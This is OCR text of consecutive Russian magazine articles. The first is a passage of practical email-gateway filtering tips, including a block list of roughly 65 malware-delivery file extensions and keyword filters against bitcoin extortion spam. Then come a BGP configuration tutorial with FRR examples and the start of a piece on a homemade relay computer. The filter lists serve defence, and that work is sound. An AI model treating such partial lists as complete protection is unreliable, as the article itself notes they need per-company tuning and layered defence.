
- Whitelist_Case_1
- Whitelist_Case_2
- Whitelist_Case_3
- Blacklist
- Content_Filter_Case_1
- Content_Filter_Case_2
- Content_Filter_Case_3

Можно после каждого белого списка расположить соответствующий ему контент-фильтр, например, после `Whitelist_Case_1` поставить `Content_Filter_Case_1`, но тогда у тебя в белых списках будут дублироваться десятки, а то и сотни почтовых адресов, что может сказаться на производительности. Да и в белый список нужно добавлять только тех отправителей, с которыми регулярно ведется переписка.

Я разберу несколько примеров из практики, которые позволят продемонстрировать потенциал почтового шлюза.

Совет 1. Блокируй запароленные файлы

Здесь все достаточно просто: отсеиваем письма, к которым приложен файл, закрытый паролем. Это зачастую архив, но могут быть и офисные документы и PDF. В моей практике чаще всего попадались письма с вложением в виде запароленного архива, а сам пароль прилагался в теле письма. Ну а в архиве, как правило, вирус-шифровальщик.



Запароленный вирус-шифровальщик

Совет 2. Добавь список запрещенных расширений

Еще один полезный контент-фильтр будет содержать все расширения, которые часто используются для распространения вредоносов и почти никогда — для чего-то полезного. Вот лишь небольшой список: ade, ace, application, adp, apk, bat, bin, cmd, cmdline, cpl, cab, cgi, chm, class, com, docm, dll, dat, drv, exe, inf, ins, isp, iso, hta, hlp, lnk, lib, lzh, js, jse, jar, mde, mst, msi, msc, gz, ocx, pub, pptm, pif, pem, potm, ps1, ps2, reg, rdp, sldm, scf, scr, sct, shb, sys, swf, sh, tmp, vb, vbe, vbs, vxd, wsc, wsh, wsf, xlsm, xlam.

Расширенный вариант такого списка можно найти на сайтах производителей средств защиты, например у Symantec. Иногда что-то почерпнуть для своего списка можно из аналитических и исследовательских статей. Например, я добавил блокировку расширений VHD и VHDX, прочитав исследование о них.

У каждой компании такой список будет свой в силу специфики бизнес-процессов. У меня он насчитывает порядка 200 расширений.

Прежде чем блокировать какое-то расширение, необходимо убедиться, что за последний год писем с такими файлами не было или их был минимум. Сделать это можно с помощью журнала отслеживания сообщений (message tracking log). Ну и, конечно, не стоит блокировать «офисные» расширения, которые часто используются для целенаправленных атак, вроде .rtf, .doc и .pdf. Для защиты от нестандартных атак необходимо использовать эшелонированную оборону, тема которой выходит за рамки этой статьи.

Если в компании в качестве основного почтового клиента используется Outlook, часть расширений в нем блокируются по умолчанию, так что нет необходимости дублировать их в фильтре.

Обычно правила контент-фильтра работают на основе регулярных выражений, поэтому убедись, что твои регулярки отлавливают имена расширений, написанные и заглавными, и строчными буквами (например, `.scr` или `.SCR`), и анализируют именно расширение, а не название файла целиком. Иначе получишь ложные срабатывания — на файлы вроде `screensaver.txt`.

Совет 3. Включи в фильтры топ спамерских доменов верхнего уровня

К своему удивлению я обнаружил, что встроенные механизмы защиты почтовых шлюзов справляются не со всем спамом — иногда даже очевидный мусор проходит мимо них. Поэтому я решил сделать фильтр, основанный на первой десятке доменов верхнего уровня (TLD), с которых, по версии Spamhaus, чаще всего приходит спам (обновление списка происходит ежемесячно). Такой контент-фильтр не должен давать почти никаких ложных срабатываний — за исключением случаев, когда блокируются TLD-домены тех стран, с которыми может сотрудничать компания. В моем случае это был домен верхнего уровня .asia.

Совет 4. Составь список запрещенных слов и фраз

Вот уже на протяжении полугода сотрудникам компании, где я работаю, практически ежедневно приходят письма, в которых говорится о взломе устройства пользователя и о его пристрастии к порно. За то, чтобы компрометирующее видео не распространилось по контактам из адресной книги, злоумышленники требуют выкуп в биткоинах. В содержании меняется только номер кошелька. Есть подозрение, что злоумышленники используют какой-то готовый фреймворк.

Если в твоей компании не интересуются биткоинами по работе, то можно применить радикальные меры — например, блокировать письма, содержащие в теле слова «btc» и «bitcoin». Под такой контент-фильтр попадут в том числе и новостные рассылки с упоминанием этих слов. Чуть более щадящий способ — блокировка по фразам «bitcoin address» или «btc wallet».

Кстати, буквально на днях с помощью контент-фильтра из первого совета я отловил модифицированную версию рассылки: PDF, защищенный паролем. При вводе пароля получаешь похожее сообщение с требованием выкупа.



Запароленный PDF

Совет 5. Можешь запретить перенаправление личных писем на рабочую почту

Если в твоей организации запрещено обрабатывать данные, не связанные с работой (чтение рассылок женской/мужской тематики, получение уведомлений с социальных сетей, обмен сообщениями личного характера и т. п.), то выручит еще один фильтр. Будем блокировать письма, которые содержат дополнительный служебный заголовок `X-ResentFrom`. В этом заголовке указывается адрес переславшего.

На практике был свидетелем случая, когда пользователю, настроившему пересылку сообщений с личного ящика на корпоративный, ежемесячно приходило свыше 500 таких писем. Интересно, когда он успевал работать?

Фильтры, которые не взлетели

Из-за большого количества ложных срабатываний на стадии тестирования пришлось отказаться от некоторых контент-фильтров. Например, неудачной оказалась идея блокировать все послания, во вложениях которых есть макросы, а также сообщения с сокращенными ссылками и ссылками на облачные хранилища. В качестве компенсации можешь использовать «песочницу» и endpoint-решения.


КАК АНАЛИЗИРОВАТЬ ЗАБЛОКИРОВАННЫЕ ПИСЬМА, ЕСЛИ НЕТ ПЕСОЧНИЦЫ?

Если в твоей компании по каким-то причинам нельзя настроить карантин и научить всех им пользоваться, то нужно придумать, как обрабатывать заблокированные письма. Вот последовательность шагов, с помощью которой можно это делать.

- Убедись, что с заблокированным адресатом ранее не велась переписка.
- Проверь, не содержится ли e-mail в базе утечек «Have I Been Pwned».
- Отправь хеш вложения на проверку в VirusTotal.
- Если вложение не содержит сведений конфиденциального характера, отправь его на проверку в бесплатную веб-песочницу типа ANY.RUN, Hybrid Analysis и т. д.
- В конце концов, можешь связаться с пользователем и узнать напрямую, знает ли он отправителя и ждет ли он такое письмо.

ЗАКЛЮЧЕНИЕ

Грамотно настроенный шлюз поможет отсечь массу нежелательной корреспонденции и повысить общую защищенность компании. Надеюсь, мой мини-гайд поможет тебе в этом деле. Если у тебя есть свои рецепты или идеи, делись ими в комментариях!



Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

BORDER GATEWAY PROTOCOL

ИЗУЧАЕМ ХИТРОСТИ И ОБХОДИМ ПОДВОДНЫЕ КАМНИ

BGP — единственный протокол глобальной маршрутизации в интернете, так что если ты зарегистрировал в RIPE или ином RIR автономную систему, то неизбежно с ним столкнешься. Ни один другой протокол не предоставляет столько возможностей фильтрации и модификации маршрутов. Но у гибкости есть и обратная сторона — в опциях легко запутаться. Сегодня мы рассмотрим некоторые распространенные проблемы и пути их решения.

Для примеров настроек мы будем использовать свободную реализацию стека протоколов FreeRangeRouting, которая работает на Unix-подобных системах и используется в специализированных сетевых дистрибутивах Linux, например Cumulus Linux и VyOS.

АВТОНОМНАЯ СИСТЕМА С НЕСВЯЗАННЫМИ ЧАСТЯМИ

Считается, что все части автономной системы напрямую связаны между собой. Однако в ряде случаев приходится отступать от этого правила. При поэтапной миграции в другой датацентр это неизбежно. Точки присутствия в разных датацентрах с одним номером AS — нежелательная, но допустимая ситуация.

Казалось бы, достаточно разбить сеть на части — к примеру, 192.0.2.0/24 на 192.0.2.0/25 и 192.0.2.128/25, — настроить новый маршрутизатор на дополнительной точке присутствия и начать анонсировать оттуда 192.0.2.128/25. Но не все так просто: с параметрами по умолчанию все в интернете будут видеть обе части AS, но твои собственные маршрутизаторы потеряют связь друг с другом.

Почему это происходит? Предположим, ты используешь номер автономной системы 64500. Пусть между ее частями находится провайдер с номером 64501. Тогда AS path будет выглядеть так: `64500 64501 64500`.

AS path в BGP — не только критерий выбора путей, но и механизм предотвращения петель. Если вспомнить про заложенное в протокол предположение, что все части AS связаны напрямую, наш путь выглядит именно как петля.

Реализации BGP считают закольцованным и отбрасывают любой маршрут, где один и тот же номер AS встречается в пути более одного раза. Но также они часто предоставляют возможность отказаться от заданного по умолчанию заведомо безопасного поведения. Этот случай — один из них. Опция обычно называется `allowas-in`. В качестве параметра она принимает максимально допустимое число дублированных номеров AS. Настроим ее, чтобы две одинаковые AS в пути не считались петлей:

```
router bgp 64496
 neighbor 192.0.2.1 remote-as 64500
 !
 address-family ipv4 unicast
  neighbor 192.0.2.1 allowas-in 2
 exit-address-family
```

Конечно, с такими настройками твой маршрутизатор может начать пропускать и настоящие закольцованные маршруты. К счастью, на практике они в большом интернете не встречаются: транзитные провайдеры подобные опции не включают и правильно делают. Во внутренней же сети тебе ничто не мешает присвоить каждой независимой части отдельный номер AS из частного диапазона (64512–65534).

AS PATH PREPEND И КОНТРОЛЬ НАД ВХОДЯЩИМ ТРАФИКОМ

Механизмы контроля над исходящим трафиком в BGP многочисленны и разнообразны. Входящий трафик — совсем другая история. В публичном интернете у тебя нет никаких способов прямого контроля над ним. Автономные системы на то и автономные, что не могут диктовать друг другу политики маршрутизации.

У любой автономной системы, однако, есть контроль над длиной AS path в исходящих анонсах, и это можно использовать как косвенный механизм контроля.

Как мы уже видели, один и тот же номер AS не может появляться в пути дважды в <u>разных местах</u> (то есть когда между экземплярами одного номера есть третий), иначе такой путь считается закольцованным. Однако несколько экземпляров одного номера подряд петлей не считаются. Путь вроде `64500 64500 64555 64501` не вызовет у реализаций BGP никаких возражений. При этом две одинаковые AS не считаются за одну, так что этот путь будет длиннее, чем `64500 64555 64501`.

Искусственное удлинение пути называется AS path prepend и часто используется для влияния на выбор пути другими сетями. Если у тебя два провайдера и одному ты анонсируешь с путем `64500`, а второму с `64500 64500`, маршрут через первого будет выглядеть для других сетей более привлекательным. По крайней мере, в теории.

Вот так в FRR можно сделать путь на три номера AS длиннее, чем он есть:

```
!
route-map Transit-Out permit 10
 set as-path prepend 64496 64496 64496
!
router bgp 64496
 neighbor 192.0.2.1 remote-as 64500
 !
 address-family ipv4 unicast
  neighbor 192.0.2.1 route-map Transit-Out out
 exit-address-family
```

Теперь в `show ip bgp` мы увидим на выходе путь из трех копий нашей AS вместо обычного для локальных анонсов пустого пути:

```
# show ip bgp neighbors 192.0.2.1 advertised-routes
   Network          Next Hop            Metric LocPrf Weight Path
*> 203.0.113.0/24   0.0.0.0                  0         32768 64496
64496 64496 i
```

На практике никаких гарантий, что весь входящий трафик пойдет через первого провайдера, у тебя нет. Вполне может оказаться, что для второго провайдера искусственно удлиненный путь все равно короче альтернативных, пришедших к нему от первого через цепочку других провайдеров. Кроме того, все администраторы имеют полное право настроить «неправильный» с твоей точки зрения маршрут как предпочтительный.

Так что более разумно использовать т. н. community strings, если твой транзитный провайдер их поддерживает.

COMMUNITY STRINGS

В отличие от всех остальных протоколов, в BGP есть механизм, который позволяет влиять на политику маршрутизации соседа, если сосед на это согласен.

Community strings — это произвольные значения вида `AS:NUMBER` (вроде 64500:111), которые можно присвоить анонсам на выходе и использовать в качестве критерия в политике на входе. В общем случае смысл конкретных значений определяется настройками, хотя и существует несколько стандартных значений, к примеру `no-advertise`, которое говорит маршрутизатору не распространять анонс остальным.

Транзитные провайдеры часто предоставляют клиентам такую возможность. В разделе BGP Services/Features в Cogent User Guide (двадцатая страница) можно увидеть целый набор опций для установки `local preference` и контроля над тем, кому Cogent будет анонсировать твой маршрут (никому, всем, отдельным регионам мира). У других провайдеров тоже обычно есть подобные документы — вот, к примеру, для российского RETN.

Предположим, ты хочешь дать своим соседям возможность выставить `local preference` на твоей стороне для их анонсов. Пусть твоя автономная система — 64500, а у клиента — 64496.

Сначала рассмотрим, как со стороны клиента отправить провайдеру строку. Отправим условному провайдеру анонс с `community 64500:50`. Вот как это можно сделать в FRR:

```
route-map Transit-Out permit 10
 set community 64500:50
!
router bgp 64496
 neighbor 192.0.2.1 remote-as 64500
 !
 address-family ipv4 unicast
  neighbor 192.0.2.1 route-map Transit-Out out
 exit-address-family
```

Теперь рассмотрим, как ее использовать для определения политик на стороне провайдера. Установим `local preference` для анонсов с такой строкой в 50 (меньше значения по умолчанию):

```
bgp community-list expanded Customer-Policy permit 64500:50
!
route-map Customer-Import permit 10
 match community Customer-Policy
 set local-preference 50
!

router bgp 64500
 neighbor 192.0.2.10 remote-as 64496
 !
 address-family ipv4 unicast
  neighbor 192.0.2.10 route-map Customer-Import in
 exit-address-family
!
```

Убедиться, что на провайдерской стороне все работает, можно все той же командой `show ip bgp`:

```
# show ip bgp
   Network          Next Hop            Metric LocPrf Weight Path
*> 203.0.113.0/24   192.0.2.10               0     50      0 64496 i
```

СТАНДАРТНЫЕ ОГРАНИЧЕНИЯ И ПУТИ ИХ ОБХОДА

В динамической маршрутизации есть множество способов наделать ошибок, поэтому реализации протоколов включают стандартные ограничения для предотвращения типичных проблем. В то же время граница между ошибкой и необычной, но осмысленной настройкой бывает тонкой.

В качестве примера рассмотрим опцию `ebgp-multihop`. По умолчанию BGP откажется устанавливать соединение с соседом, если он не находится в одном сегменте канального уровня (то есть между соседями есть промежуточные маршрутизаторы). Обычно это вполне логичная политика: маршрутизировать трафик через кого-то, кто с тобой не в одной сети, очевидно невозможно.

Однако BGP достаточно абстрактный протокол по сравнению со всеми остальными и позволяет установить для маршрутов свой шлюз. Из-за этого BGP нередко используют как метод автоматической передачи списков сетей, а что с этими сетями делать, каждый уже решает сам.

Компания Team Cymru таким способом предоставляет всем желающим актуальные списки сетей, которые еще не выделены ни одной компании и поэтому не должны появляться в интернете, — если к тебе приходит трафик из них, это явный признак IP spoofing.

Поскольку их сервер маршрутов находится где-то далеко в интернете и маршрутизировать трафик через него самого не предполагается, ограничение на нахождение соседей в одной сети к нему неприменимо. В этом случае нам и поможет опция `ebgp-multihop`, которая устанавливает максимально допустимое число промежуточных маршрутизаторов:

```
router bgp 64496
 neighbor 192.0.2.1 remote-as 64500
 neighbor 192.0.2.1 ebgp-multihop 255
```

СМОТРИМ НА СЕБЯ ИЗВНЕ

Многие наверняка видели инструменты типа looking glass. Провайдеры нередко предоставляют интерфейс, с которого можно запустить ping и traceroute к указанному адресу из их сети. Обычно ничего другого и не нужно, но для отладки политик маршрутизации бывает полезно увидеть AS path. К счастью, транзитные провайдеры обычно дают и такую возможность. К примеру: Level3, Telia, Hurricane Electric.

Hurricane Electric поныне предоставляет доступ к своему looking glass еще и через telnet. Когда-то это был стандартный способ, реализации вроде Cisco IOS и Quagga или FRR предоставляют достаточно гибкое управление правами на выполнение команд, чтобы сделать такую конфигурацию безопасной и разрешить только просмотр данных. Глянем, через кого трафик из их сети пойдет в сеть Qrator (AS197068), за которой находится сайт «Хакера». Отрезолвим xakep.ru (178.248.232.27) и выполним команду:

```
$ telnet route-server.he.net
...
route-server> show ip bgp 178.248.232.27 bestpath
BGP routing table entry for 178.248.232.0/23
Paths: (23 available, best #1, table Default-IP-Routing-Table)
  Not advertised to any peer
    3491 197068 197068 197068
    216.218.252.151 from 216.218.252.151 (216.218.252.151)
      Origin IGP, metric 1, localpref 100, valid, internal, best
      Last update: Mon Sep 23 04:07:39 2019
```

Узнать, кому принадлежит номер автономной системы, можно через whois: `whois AS3491` скажет нам, что на момент написания статьи этот провайдер — PCCW Global. Маршрутизация в интернете нередко меняется, так что не удивляйся, если повторишь и увидишь другой результат.

ЗАКЛЮЧЕНИЕ

Управлять автономной системой бывает непросто, но если внимательно читать документацию, это по силам каждому админу.

Если ты не работаешь в компании со своей AS, но тебе хочется поэкспериментировать с маршрутизацией в похожих на реальные условиях, можно присоединиться к DN42 — виртуальной сети, которая моделирует интернет с BGP, DNS, whois и прочими атрибутами.




ОПЕРАЦИЯ BRAINFUCKPC

КАК Я ПОСТРОИЛ САМЫЙ БЕЗУМНЫЙ РЕЛЕЙНЫЙ КОМПЬЮТЕР И НЕ СТАЛ НА ЭТОМ ОСТАНАВЛИВАТЬСЯ


Спаяв десять лет назад свою первую схему на электромагнитных реле, способную сложить два числа, я подумал: вот было бы здорово создать полноценный компьютер на тысяче релюшек! Не знал я тогда, что крепко подсяду на такое хобби и после воплощения затеянного замахнусь не только на ламповую ЭВМ, но и на компьютер на базе утерянной технологии создания логических элементов, работающей на струе воздуха.

Artem Kashkanov
Релейно-декатронный маньяк
radiolok@yandex.ru




Релейный компьютер BrainfuckPC на фоне его автора

В 1974 году польский футуролог Ян Войцеховский выпустил свою культовую книгу «Радиоэлектронные игрушки». В ней он описал возможности устройств электронной техники тех лет, а также их предполагаемое использование в каждой сфере нашей жизни в ближайшем будущем — электроника дома и на работе, в спорте и школе, на нотных линейках и на четырех колесах; игры, робототехника и многое другое.



Ян Войцеховский. «Радиоэлектронные игрушки»

Один ее раздел — кибернетика — больше всего привлек мое внимание. В нем было как описание возможностей компьютеров будущего, так и схема простой модели цифровой вычислительной машины на маленьких телеграфных реле. Эта микро-ЭВМ по сути является простым арифметико-логическим устройством и позволяет складывать и вычитать двоичные числа разрядностью до трех бит. В 2008 году я собрал эту недо-ЭВМ на советских электромагнитных реле РЭС22, расширив схему до четырех бит. Она получила название «релейная цифровая вычислительная машина № 1», или сокращенно — РЦВМ-1.



Релейная цифровая вычислительная машина №1. Реле, светодиоды и ворох проводов

В то же самое время в Нижегородском политехе на одной из лабораторных работ по теоретическим основам электротехники мы изучали процесс заряда и разряда конденсатора. В экспериментальной установке конденсатор попеременно подключался то к источнику питания, то к резистору — соответственно заряжаясь и разряжаясь с частотой 50 Гц. На осциллографе рисовались кривые заряда-разряда. Переключением конденсатора туда-сюда занималось маленькое герконовое реле РЭС55, и я удивился этому факту: «обычные» реле, в которых присутствуют якорь, контактные ламели и прочие подвижные элементы, не способны переключаться быстрее, чем 10–20 раз в секунду.



Герконовые реле РЭС55, РЭС64 и РЭС43, использованные в проекте


Я задумал собрать полноценную электронно-вычислительную машину на реле, способную самостоятельно исполнять программы. Дальнейшие эксперименты с герконовыми реле показали, что им по силам частота переключения в 1000–1200 Герц, то есть на два порядка быстрее, чем у обычных реле. Именно этот факт привел меня к тому, что будущая машина должна быть построена на герконовых реле, чтобы иметь возможность стать самым быстрым релейным компьютером в мире из существующих или существовавших ранее.

Нет, не единственным существующим в настоящий момент. В 2004 году Гарри Портер показал миру свой первый современный компьютер на базе 415 электромагнитных реле. В четырех шкафах расположилась ЭВМ с восьмиразрядной шиной данных, 16-разрядной шиной адреса и простым набором инструкций. Программы и данные хранятся в микросхемах статической памяти на 32 Кбайта. Программы в него вводят с помощью панели программирования. Компьютер Портера способен работать на частоте порядка 5 Гц.



Релейный компьютер Гарри Портера на фоне его автора

В 2005 году jbstanley повторил проект Портера. Его машина с названием «Релейный компьютер №2» на базе 281 реле представляет собой упрощенную архитектуру компьютера Гарри, но при этом имеет те же самые основные характеристики – 16-разрядная шина адреса, восьмиразрядная шина данных и ОЗУ на базе микросхемы статической памяти.



Релейный мини-компьютер №2

С тех пор появились еще как минимум полтора десятка машин разных самодельщиков, и как правило, они имеют схожие характеристики. Я тоже времени не терял. Собирал в огромных количествах герконовые реле РЭС55 и РЭС64 и проектировал свою будущую ЭВМ.

РЕЛЕЙНАЯ ЛОГИКА


Электромагнитное реле представляет собой электромагнит с блоком контактов, установленных на подвижном якоре. При подаче напряжения на катушку электромагнита якорь примагничивается к сердечнику и переключает состояние контактов. Соединяя контакты нескольких реле в различных комбинациях, мы получим логический элемент того или иного типа.

- Например, соединив нормально разомкнутые контакты двух реле последовательно, мы получим логический элемент 2И. Сигнал на выходе будет тогда, когда напряжение будет подано на оба реле.
- Соединив эти же самые контакты, но параллельно, получим 2ИЛИ — сигнал на выходе будет, если хотя бы на одно реле подано напряжение.
- Два последовательно соединенных нормально замкнутых контакта дадут логический элемент 2ИЛИ-НЕ.
- Они же, по параллельно соединенные — 2И-НЕ.

INFO

Более подробно про цифровую логику читай в статье «Основы цифровой схемотехники. Собираем сумматор».

Элементов 2И-НЕ или 2ИЛИ-НЕ достаточно, чтобы создать любую логическую схему. Каждый из них образует функционально полный логический базис. Говоря простым языком, они «Тьюринг-полные» в понятиях булевой логики. А если можно создать такой логический элемент, то и полноценная ЭВМ — не проблема.



Принципиальная схема базовых логических элементов на реле

РЦВМ-2 BUZZY

Изначально за основу этой машины я взял микроконтроллерную архитектуру MSP430. Это полноценная 16-разрядная архитектура с единым адресным пространством для кода и данных. Здесь всего 27 инструкций, из них 11 — математические операции АЛУ. 16 регистров общего назначения, ортогональная система доступа к памяти — что может быть лучше?



Принципиальная схема АЛУ проекта РЦВМ-2 для 1 бита

